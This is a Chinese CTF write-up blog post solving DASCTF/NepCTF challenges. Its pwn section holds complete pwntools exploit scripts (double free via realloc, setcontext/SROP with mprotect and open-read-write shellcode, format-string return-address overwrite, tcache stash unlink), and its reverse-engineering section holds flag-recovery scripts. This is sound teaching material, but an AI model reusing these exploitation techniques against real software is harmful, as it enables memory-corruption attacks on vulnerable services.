DASCTF&NepCTF 部分writeup

原创

L.o.W 于 2020-06-26 21:08:42 发布 3593 收藏 2

分类专栏： CTF WriteUp 文章标签： 安恒月赛 逆向

目录

PWN

oooorder

一道不太复杂的题目，利用点都是之前遇到的，运气好拿到了一血

edit中进行了realloc，如果size为0就会执行free，利用这个进行double free，由于禁用了execve，需要用setcontext执行mprotect并执行orw的shellcode

```
unsigned __int64 v5; // [rsp+28h] [rbp-8h]

v5 = __readfsqword(0x28u);
puts("Index of order:");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 < 0 || v1 > 15 )
{
  puts("Out of index!\n");
}
else if ( qword_202060[v1] )
{
  v2 = qword_202060[v1];
  v3 = realloc(*(void **)v2, *(_QWORD *)(v2 + 8));
  if ( v3 )
  {
    *(_QWORD *)v2 = v3;
    puts("Order notes:");
    my_read(*(void **)v2, *(_QWORD *)(v2 + 8));
    puts("Done!\n");
  }
  else
  {
    puts("Can not edit this order!");
  }
```


关于orw部分，具体请见这篇博客：BUUCTF-PWN rctf_2019_babyheap（house of storm，堆SROP）

```
from pwn import *


r = remote("183.129.189.60", 10028)
#r = process("./oooorder/oooorder")


context(log_level = 'debug', arch = 'amd64', os = 'linux')
DEBUG = 0
if DEBUG:
 gdb.attach(r,
 '''
 b *$rebase(0x1355)
 c
 ''')


elf = ELF("./oooorder/oooorder")
libc = ELF('./oooorder/libc-2.27.so')
one_gadget_18 = [0x4f2c5,0x4f322,0x10a38c]


menu = "Your choice :\n"
def add(size, payload):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("How much is the order?\n")
 r.sendline(str(size))
 r.recvuntil("Order notes:\n")
 r.send(payload)
```

```python
def delete(index):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("Index of order:\n")
 r.sendline(str(index))


def show():
 r.recvuntil(menu)
 r.sendline('3')




def edit(index, content):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("Index of order:\n")
 r.sendline(str(index))
 r.recvuntil("Order notes:\n")
 r.send(content)


for i in range(8):
 add(0x130, 'KMFL')


for i in range(8):
 delete(7-i)


for i in range(7):
 add(0x130, 'a'*8)


add(0x30, 'a'*8) #7
show()
r.recvuntil('[7]:aaaaaaaa')
malloc_hook = u64(r.recvuntil('\x7f').ljust(8, '\x00')) - 0x60 - 0x10
libc.address = malloc_hook - libc.sym['__malloc_hook']
success("libc:"+hex(libc.address))
system = libc.sym['system']
free_hook = libc.sym['__free_hook']
set_context = libc.symbols['setcontext']
new_addr =  free_hook &0xFFFFFFFFFFFFF000
shellcode1 = '''
xor rdi,rdi
mov rsi,%d
mov edx,0x1000


mov eax,0
syscall


jmp rsi
''' % new_addr
```

```
frame = SigreturnFrame()
frame.rsp = free_hook+0x10
frame.rdi = new_addr
frame.rsi = 0x1000
frame.rdx = 7
frame.rip = libc.sym['mprotect']


shellcode2 = '''
mov rax, 0x67616c662f ;// /flag
push rax


mov rdi, rsp ;// /flag
mov rsi, 0 ;// O_RDONLY
xor rdx, rdx ;
mov rax, 2 ;// SYS_open
syscall


mov rdi, rax ;// fd
mov rsi,rsp  ;
mov rdx, 1024 ;// nbytes
mov rax,0 ;// SYS_read
syscall


mov rdi, 1 ;// fd
mov rsi, rsp ;// buf
mov rdx, rax ;// count
mov rax, 1 ;// SYS_write
syscall


mov rdi, 0 ;// error_code
mov rax, 60
syscall
'''


# add 8
r.recvuntil(menu)
r.sendline('1')
r.recvuntil("How much is the order?\n")
r.sendline('0')


# delete 8
r.recvuntil(menu)
r.sendline('2')
r.recvuntil("Index of order:\n")
r.sendline('8')


# delete 8
r.recvuntil(menu)
r.sendline('2')
r.recvuntil("Index of order:\n")
```

```
r.recvuntil('Index of order:\n')
r.sendline('8')


show()
r.recvuntil('[8]:')
heap = u64(r.recv(6).ljust(8, '\x00'))
success("heap:"+hex(heap))
heap_base = heap - 0xd80
success("heap_base:"+hex(heap_base))


edit(5, str(frame))
delete(6)
add(0x10, p64(heap_base+0xe0))
add(0x10, p64(free_hook)*2)


payload = p64(set_context+53)+p64(free_hook+0x18)*2+asm(shellcode1)
add(0x130, payload)
delete(5)
r.sendline(asm(shellcode2))


r.interactive()
```

springboard

格式化字符串漏洞，字符串在堆上，先泄露libc，然后利用栈上的一些指向栈空间的指针把返回地址改成one gadget 即可

我原来的博客里有详细解法：BUUCTF-PWN刷题记录-18（格式化字符串漏洞）

```
from pwn import *


r = remote("183.129.189.60", 10029)
#r = process("./springboard")
DEBUG = 0
if DEBUG:
 gdb.attach(r,
 '''
 b *$rebase(0x956)
 b *$rebase(0x97F)
 c
 ''')
context.log_level = 'debug'
libc = ELF("./libc/libc-2.27.so")


r.recvuntil("input your name:")
payload = '%11$p\n%13$p\n'
r.sendline(payload)
r.recvuntil("your name:\n")
libc.address = int(r.recvuntil('\n').strip(), 16) - 231 - libc.sym['__libc_start_main']
one_gadget_18 = [0x4f2c5,0x4f322,0x10a38c]
malloc_hook = libc.sym['__malloc_hook']
one_gadget = one_gadget_18[2] + libc.address
success("one_gadget:"+hex(one_gadget))
stack = int(r.recvuntil('\n').strip(), 16)
ret_addr = stack - 0xe0
```

```
success("ret:"+hex(ret_addr))


num = ret_addr & 0xFFFF
r.recvuntil("input your name:")
payload = '%' + str(num) + 'c%13$hn\n'
r.sendline(payload)


num = one_gadget & 0xFFFF
r.recvuntil("input your name:")
payload = '%' + str(num) + 'c%39$hn\n'
r.sendline(payload)




num = ret_addr+2 & 0xFFFF
r.recvuntil("input your name:")
payload = '%' + str(num) + 'c%13$hn\n'
r.sendline(payload)


num = (one_gadget>>16) & 0xFFFF
r.recvuntil("input your name:")
payload = '%' + str(num) + 'c%39$hn\n'
r.sendline(payload)


for i in range(3):
  r.recvuntil("input your name:")
  payload = 'aaaaaaaa'
  r.sendline(payload)


r.interactive()
```

easyheap（本地成功）

个人思路是使用tcache stash unlink把0x7f...写到free_hook前面，然后是和oooorder一样的办法进行orw，然而一开始需要把tcache填满，导致打远程会超时，本地可以成功

```
from pwn import *


#r = remote("127.0.0.1", 10027)
r = process("./easyheap/pwn")
context(arch = 'amd64', os = 'linux')
DEBUG = 1
if DEBUG:
 gdb.attach(r,
 '''
 b *$rebase(0xFC0)
 c
 ''')
context.log_level = 'debug'

#elf = ELF("./easyheap/pwn")
```

```
libc = ELF('./libc/libc-2.27.so')
one_gadget_18 = [0x4f2c5,0x4f322,0x10a38c]
#r = remote("183.129.189.60", 10027)

menu = "Your Choice: "
def add(index, size, name):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("index>> ")
 r.sendline(str(index))
 r.recvuntil("size>> ")
 r.sendline(str(size))
 r.recvuntil("name>> ")
 r.send(name)

def delete(index):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("index>> ")
 r.sendline(str(index))

def show(index):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("index>> ")
 r.sendline(str(index))

def edit(index, content):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("index>> ")
 r.sendline(str(index))
 r.recvuntil("name>> ")
 r.send(content)


for i in range(7):
 add(0, 0x1f0, 'KMFL')
 delete(0)
for i in range(7):
 add(0, 0x160, 'KMFL')
 delete(0)
for i in range(7):
 add(0, 0x80, 'KMFL')
 delete(0)
for i in range(7):
 add(i, 0x68, 'KMFL')
 delete(i)
for i in range(7):
 add(0, 0xa0, 'KMFL')
 delete(0)
for i in range(6):
 add(0, 0x90, 'KMFL')
 delete(0)


add(0, 0x1f8, 'KMFL')
add(1, 0x1f0, 'KMFL')
add(0x13, 0x10, 'KMFL')
delete(0)
```

```
delete(0)
add(0, 0xa0, 'KMFL')
add(2, 0xa0, 'KMFL')
delete(0)
add(3, 0x98, 'a'*0x90 + p64(0x200))
delete(1)
add(0, 0x160, 'KMFL')
show(3)
r.recv(0x10)
malloc_hook = u64(r.recvuntil('\x7f').ljust(8, '\x00')) - 0x60 - 0x10
libc.address = malloc_hook - libc.sym['__malloc_hook']
success("libc:"+hex(libc.address))
system = libc.sym['system']
free_hook = libc.sym['__free_hook']
set_context = libc.symbols['setcontext']
new_addr =  free_hook &0xFFFFFFFFFFFFF000
shellcode1 = '''
xor rdi,rdi
mov rsi,%d
mov edx,0x1000

mov eax,0
syscall

jmp rsi
''' % new_addr

frame = SigreturnFrame()
frame.rsp = free_hook+0x10
frame.rdi = new_addr
frame.rsi = 0x1000
frame.rdx = 7
frame.rip = libc.sym['mprotect']

shellcode2 = '''
mov rax, 0x67616c662f ;// /flag
push rax

mov rdi, rsp ;// /flag
mov rsi, 0 ;// O_RDONLY
xor rdx, rdx ;
mov rax, 0x40000002 ;// SYS_open
syscall

mov rdi, rax ;// fd
mov rsi,rsp  ;
mov rdx, 1024 ;// nbytes
mov rax,0 ;// SYS_read
syscall

mov rdi, 1 ;// fd
mov rsi, rsp ;// buf
mov rdx, rax ;// count
mov rax, 1 ;// SYS_write
syscall

mov rdi, 0 ;// error_code
mov rax, 60
syscall
'''
```

```
add(1, 0x88, 'KMFL')
delete(0x13)
add(0x13, 0x1f0, 'KMFL')

add(4, 0x1f8, 'KMFL')
add(5, 0x10, 'KMFL')
delete(4)
add(4, 0x150, 'KMFL')
add(6, 0x150, 'KMFL') # small bin 1

delete(0)
delete(1)
add(0, 0x150, 'KMFL')
add(1, 0x150, 'KMFL') # small bin 2
show(3)
smallbin_fd = u64(r.recv(8))
success("fd:"+hex(smallbin_fd))


add(7, 0x1f8, 'KMFL')
add(8, 0x1f0, 'KMFL')
add(9, 0x1f0, 'KMFL')
delete(7)
add(7, 0xa0, 'KMFL')
add(10, 0xd0, 'KMFL')
add(11, 0x68, 'KMFL')
delete(7)
delete(11)
add(11, 0x68, 'a'*0x60+p64(0x200))
delete(8)
add(7, 0x180, 'KMFL')
add(8, 0x68, 'KMFL')
add(12, 0x1f0, str(frame))
delete(8)

payload = p64(smallbin_fd)+ p64(free_hook-0x20)
edit(3, payload)
add(0x11, 0x98, 'KMFL')

edit(11, p64(free_hook-0x13))
add(13, 0x68, 'KMFL')
payload = 'a'*3 + p64(set_context+53)+p64(free_hook+0x18)*2+asm(shellcode1)
add(14, 0x68, payload)

delete(12)
r.sendline(asm(shellcode2))

r.interactive()
```

RE

T0p Gear

在三个strcmp的地方下断点，然后`x/s $rdi， x/s$rsi`即可看见flag

```python
from pwn import *

r = process("./T0p_Gear")
context.log_level = 'debug'
gdb.attach(r,
 '''
 b *0x404DBA
 b *0x4064F5
 b *0x404FBF
 c
 ''')
r.recvuntil("2night,I drew a :")
r.sendline("c92bb6a5")
r.recvuntil("Richard steals some:")
r.sendline("a6c30091")
r.recvuntil("and James gets kicked in the:")
r.sendline("24566d882d4bc7ee")
r.interactive()
```

pyCharm

这题进行了python字节码混淆，先分析一下

```
   stacksize 5
   flags 0040
   code
      71030071000664ff6400006401006c00005a00006402005a010065020064
      03008301005a03006500006a04006503008301005a050065060065050083
      01005a07007827006508006404006405008302004 45d16005a0900650700
      650900630200196406003703 3c714900576407006a0a006507008301005a
      0b00650b006501006b020072860064080047486e05006409004748640100
      53
   consts
      -1
      None
      'YamaNalaZaTacaxaZaDahajaYamaIa0aNaDaUa3aYajaUawaNaWaNajaMajaUawaNWI3M2NhMGM='
      'Are u ready?'
      0
      32
      'a'
      ''
      'great!waht u input is the flag u wanna get.'
      'pity!'
   names ('base64', 'a', 'raw_input', 'flag', 'b64encode', 'c', 'list', 'd', 'range', 'i', 'jo
in', 'ohh')
                                                    https://blog.csdn.net/weixin_44145820
   varnames ()
```

根据python字节码来复原（感觉和逆向虚拟机差不多）

```
710300
710006
64ff
640000 LOAD_CONST 0 -1
640100 LOAD_CONST 1 None
6c0000 IMPORT_NAME 0 base64
5a0000 STORE_NAME 0
640200 LOAD_CONST 2 'base64='
5a0100 STORE_NAME 1 a
650200 LOAD_NAME 2 raw_input()
640300 LOAD_CONST 3 'ready?'
830100 CALL_FUNCTION 1
5a0300 STORE_NAME 3 flag
650000 LOAD_NAME 0 base64
6a0400 LOAD_ATTR 4 b64encode
650300 LOAD_NAME 3 flag
830100 CALL_FUNCTION 1
5a0500 STORE_NAME 5 c
650600 LOAD_NAME 6 list
650500 LOAD_NAME 5 c
830100 CALL_FUNCTION 1
5a0700 STORE_NAME 7 d
782700
650800 LOAD_NAME 8 range
640400 LOAD_CONST 4 0
640500 LOAD_CONST 5 32
830200 CALL_FUNCTION 2
44 GET_ITER
5d1700 FOR_ITER 22
5a0900 STORE_NAME 9 i
650700 LOAD_NAME 7 d
650900 LOAD_NAME 9 i
630200
19
640600 LOAD_CONST 6 'a'
37033c
714900 JUMP_ABSOLUTE 73
57 POP_BLOCK
640700 LOAD_CONST 7 ''
6a0a00 LOAD_ATTR 10 join
650700 LOAD_NAME 7 d
830100 CALL_FUNCTION
5a0b00 STORE_NAME 11 ohh
650b00 LOAD_NAME 11 ohh
650100 LOAD_NAME 1 a
6b0200 COMPARE
728600 POP_HUMP_IF_FALSE
640800 LOAD_CONST 8 congratulation
47
48
6e0500 JMP to 55
640900 LOAD_CONST 9 pity
47
48
640100
53
```

大概能还原出以下源代码

```
import base64



a = 'YamaNalaZaTacaxaZaDahajaYamaIa0aNaDaUa3aYajaUawaNaWaNajaMajaUawaNWI3M2NhMGM='
flag = raw_input('Are u ready?')
c = base64.b64encode(flag)
d = list(c)
for i in range(0, 32):
 d[i] += 'a'




ohh = ''.join(d)
if ohh == a:
    print('great!waht u input is the flag u wanna get.')
else:
    print('pity!')

#YmNlZTcxZDhjYmI0NDU3YjUwNWNjMjUwNWI3M2NhMGM=
```

base64解一下就是flag

521

在程序中找出计算逻辑，然后一位一位爆破就行

```
import string

result = ['0x80', '0x59', '0x23', '0x35', '0x22', '0x73', '0x8d', '0x1a', '0x51', '0x5d', '0x30', '0xe8', '0x57'
, '0x26', '0xf6', '0x7', '0xc6', '0x92', '0x5e', '0xdc', '0x83', '0x1f', '0x76', '0x92', '0x25', '0xf', '0x65',
'0xfb', '0x2e', '0x4d', '0x6b', '0x45', '0x3', '0x87', '0xe9', '0x9f', '0x22']
str1 = "Nep{00000000000000000000000000000000}"
a = []
for i in str1:
 a.append(i)
print a


def exchange(index1, index2, array1):
 tmp = array1[index1]
 array1[index1] = array1[index2]
 array1[index2] = tmp
 return array1


def calculate(flag):
 array1 = [0x1a,0x32,0x4a,0x3b,0x30,0xa5,0x7f,0xf0,0xc4,0x48,0xe5,0x52,0xc7,0x53,0xc0,0x2d,0xbe,0xec,0x6d,0x35,0
xb1,0x04,0x18,0x2e,0xb5,0x44,0x15,0x57,0xdc,0x9f,0xe2,0x42,0xff,0x22,0x4d,0xa6,0x33,0x5f,0x5c,0x8e,0x3f,0x4c,0xa
8,0xfe,0x1c,0x7e,0x24,0x6c,0x6a,0x9c,0x67,0xa1,0x50,0xc5,0x47,0x02,0xc1,0x26,0x16,0x55,0xc6,0xcd,0xaa,0x8a,0xd1,
0x74,0x77,0xd8,0x68,0xfc,0x19,0xcc,0xe7,0x88,0xb7,0xe6,0x3e,0x70,0x86,0x9e,0x98,0xe4,0x58,0x56,0xca,0x95,0xb2,0x
51,0xaf,0xd3,0x6b,0x28,0x8b,0xee,0xbc,0x9b,0x85,0x62,0x65,0x20,0xe0,0x84,0xbf,0x25,0x59,0xba,0x46,0xb8,0x2a,0x2b
,0xf1,0x3d,0xb0,0x7a,0xeb,0x38,0x5a,0x41,0x8d,0x0c,0x07,0x81,0x79,0x12,0x40,0x1b,0xf8,0xed,0x82,0x8f,0xd4,0x94,0
xc8,0x0e,0xe3,0x10,0xb4,0x39,0x3c,0x54,0x5b,0x4f,0xf9,0xfa,0x08,0xbd,0xf4,0x5d,0x91,0x1f,0x7c,0x8c,0x66,0xce,0x7
b,0x99,0xc3,0xd6,0x29,0xa2,0xab,0xc9,0x4e,0xcf,0xdb,0xf6,0xa3,0x03,0xb9,0xa7,0xea,0x69,0x05,0x1d,0xef,0x0b,0x23,
0x11,0x37,0x21,0x1e,0xbb,0x17,0xd2,0xb3,0xde,0x2c,0x63,0x64,0x09,0x78,0x61,0xcb,0xad,0x9a,0xa4,0xf3,0x0a,0xa0,0x
14,0xf2,0x92,0x0d,0x5e,0xa9,0xd5,0x90,0x96,0x6f,0x36,0xfd,0x76,0x45,0xda,0x01,0xf5,0x0f,0xb6,0x34,0x3a,0xdd,0xd0
,0xd7,0xac,0xfb,0x80,0xdf,0x27,0x13,0x93,0x87,0x72,0x89,0x49,0x73,0x71,0x7d,0x06,0x9d,0x00,0x83,0xe8,0xc2,0x75,0
xae,0xf7,0x97,0x60,0xe1,0xd9,0x2f,0x6e,0x4b,0x31,0xe9]
 ans = []
 v6 = 0
 v7 = 0
 for i in range(37):
  v6 = v6 + 1
  v5 = 0
  v7 = (v7 + array1[v6])&0xFF
  array1 = exchange(v6, v7, array1)
  num = (array1[v6] + array1[v7]) & 0xFF
  res = ord(flag[i]) ^ array1[num]
  ans.append(hex(res))


 return ans


for i in range(4, 37):
 for char in string.printable:
  a[i] = char
  #print a
  tmp_flag = ''.join(a)
  tmp_res = calculate(tmp_flag)
  if int(tmp_res[i], 16) == int(result[i], 16):
   print tmp_flag
   break
```

Magia

先根据三个限制条件逆出第一个flag

```
for ( i = 31; v5 < i; --i )
{
  if ( (byte_404004[i] ^ byte_404004[v5]) != *(&v59 + v5) )
  {
    sub_401A20("No_need_to_scare");
    return 0;
  }
  if ( (byte_404004[i] & byte_404004[v5]) != *(&v43 + v5) )
  {
    sub_401A20("No_need_to_scare");
    return 0;
  }
  if ( (byte_404004[v5] & 0xF) != *(&v11 + v5) || (byte_404004[i] & 0xF) != *(&v11 + i) )
  {
    sub_401A20("No_need_to_scare");
    return 0;
  }
  ++v5;
}
```

```
import string


guess_range = string.ascii_letters+string.digits + '_'
a = 'Nep{mircle_and_maho_is_not_free}'
guess = []
for i in a:
 guess.append(i)


rule1 = ['0x33', '0x0', '0x15', '0x9', '0xb', '0x36', '0x6', '0xc', '0x2', '0x3a', '0x2c', '0x8', '0x31', '0xb',
 '0x37', '0xc'] #^
rule2 = ['0x4c', '0x65', '0x60', '0x72', '0x64', '0x49', '0x70', '0x63', '0x6c', '0x45', '0x53', '0x61', '0x4e',
 '0x64', '0x48', '0x61'] #&
rule3 = ['0xe', '0x5', '0x0', '0xb', '0xd', '0x9', '0x2', '0x3', '0xc', '0x5', '0xf', '0x1', '0xe', '0x4', '0xf'
, '0xd', '0x1', '0x8', '0xf', '0xf', '0x9', '0x3', '0xf', '0xe', '0xf', '0x4', '0xf', '0x6', '0x2', '0x5', '0x5'
, '0xd']


def guess_pos(i):
 for i in range(i, i+1):
  for chr1 in guess_range:
   for chr2 in guess_range:
    guess[i] = chr1
    guess[31-i] = chr2
    num1 = ord(chr1)
    num2 = ord(chr2)
    if (num1^num2==int(rule1[i], 16)) and (num1&num2==int(rule2[i], 16)) and (num1&0xF==int(rule3[i], 16)) and (
num2&0xF==int(rule3[31-i], 16)):
     print i, chr1, chr2
     tmp_flag = ''.join(guess)
     print tmp_flag


for i in range(4, 16):
 guess_pos(i)




'''addr = 0x4016DD
ans = []
for i in range(32):
 ans.append(hex(Byte(addr+4*i+3)))

print ans
'''
```

程序会根据第一个flag对0x403000代码段进行修改，以下是真正的代码

```
unsigned int sub_403000()
{
  unsigned int result; // eax
  unsigned int i; // [esp+10h] [ebp-D8h]
  int v2; // [esp+18h] [ebp-D0h]
  int v3; // [esp+1Ch] [ebp-CCh]
  int v4; // [esp+20h] [ebp-C8h]
  int v5; // [esp+24h] [ebp-C4h]
  int v6; // [esp+28h] [ebp-C0h]
```

```
int v6; // [esp+28h] [ebp-C0h]
int v7; // [esp+2Ch] [ebp-BCh]
int v8; // [esp+30h] [ebp-B8h]
int v9; // [esp+34h] [ebp-B4h]
int v10; // [esp+38h] [ebp-B0h]
int v11; // [esp+3Ch] [ebp-ACh]
int v12; // [esp+40h] [ebp-A8h]
int v13; // [esp+44h] [ebp-A4h]
int v14; // [esp+48h] [ebp-A0h]
int v15; // [esp+4Ch] [ebp-9Ch]
int v16; // [esp+50h] [ebp-98h]
int v17; // [esp+54h] [ebp-94h]
int v18; // [esp+58h] [ebp-90h]
int v19; // [esp+5Ch] [ebp-8Ch]
int v20; // [esp+60h] [ebp-88h]
int v21; // [esp+64h] [ebp-84h]
int v22; // [esp+68h] [ebp-80h]
int v23; // [esp+6Ch] [ebp-7Ch]
int v24; // [esp+70h] [ebp-78h]
int v25; // [esp+74h] [ebp-74h]
int v26; // [esp+78h] [ebp-70h]
int v27; // [esp+7Ch] [ebp-6Ch]
int v28; // [esp+80h] [ebp-68h]
int v29; // [esp+84h] [ebp-64h]
int v30; // [esp+88h] [ebp-60h]
int v31; // [esp+8Ch] [ebp-5Ch]
int v32; // [esp+90h] [ebp-58h]
int v33; // [esp+94h] [ebp-54h]
int v34; // [esp+98h] [ebp-50h]
char v35[36]; // [esp+9Ch] [ebp-4Ch]
int v36; // [esp+C0h] [ebp-28h]
int v37; // [esp+C4h] [ebp-24h]
int v38; // [esp+C8h] [ebp-20h]
int v39; // [esp+CCh] [ebp-1Ch]
__int16 v40; // [esp+D0h] [ebp-18h]
char v41; // [esp+D2h] [ebp-16h]
int v42; // [esp+D3h] [ebp-15h]
int v43; // [esp+D7h] [ebp-11h]
int v44; // [esp+DBh] [ebp-Dh]
__int16 v45; // [esp+DFh] [ebp-9h]


v2 = 37;
v3 = 110;
v4 = 49;
v5 = 19;
v6 = 47;
v7 = 40;
v8 = 32;
v9 = 60;
v10 = 53;
v11 = 52;
v12 = 48;
v13 = 109;
v14 = 59;
v15 = 54;
v16 = 7;
v17 = 60;
v18 = 56;
v19 = 127;
```

```
  v20 = 93;
  v21 = 84;
  v22 = 40;
  v23 = 30;
  v24 = 26;
  v25 = 47;
  v26 = 59;
  v27 = 43;
  v28 = 85;
  v29 = 54;
  v30 = 73;
  v31 = 109;
  v32 = 102;
  v33 = 126;
  v34 = 0;
  v36 = '_siS';
  v37 = 'leup';
  v38 = 'm_al';
  v39 = 'ciga';
  v40 = '!a';
  v41 = 0;
  v42 = 0;
  v43 = 0;
  v44 = 0;
  v45 = 0;
  for ( i = 0; ; ++i )
  {
    result = strlen(byte_404004);
    if ( i >= result )
      break;
    v35[i] = *((_BYTE *)&v36 + (signed int)i % 18) ^ *((_BYTE *)&v2 + 4 * i) ^ byte_404004[i];
  }
  return result;
}
```


根据上面的计算就能算出flag

```
rule1 = ['0x25', '0x6e', '0x31', '0x13', '0x2f', '0x28', '0x20', '0x3c', '0x35', '0x34', '0x30', '0x6d', '0x3b',
 '0x36', '0x7', '0x3c', '0x38', '0x7f', '0x5d', '0x54', '0x28', '0x1e', '0x1a', '0x2f', '0x3b', '0x2b', '0x55',
'0x36', '0x49', '0x6d', '0x66', '0x7e']


string = 'Sis_puella_magica!'
flag = 'Nep{mircle_and_maho_is_not_free}'
ans = ''
for i in range(32):
 num1 = ord(string[i%18])
 num2 = int(rule1[i], 16)
 num3 = ord(flag[i])
 tmp = num1^num2^num3
 ans += chr(tmp)


print ans


'''
start = 0x403014
end = 0x4030DC
ans = []
for i in range(start, end, 10):
 ans.append(hex(Byte(i+6)))


a = 0x4030DC
b = 0x403130
for i in range(a, b, 7):
 ans.append(hex(Byte(i+3)))
print ans
'''
```

MISC

透明度

根据题目用Stegsolve看alpha值，提取出一个压缩包



密码为5位字符串，直接爆破，得到密码nepnb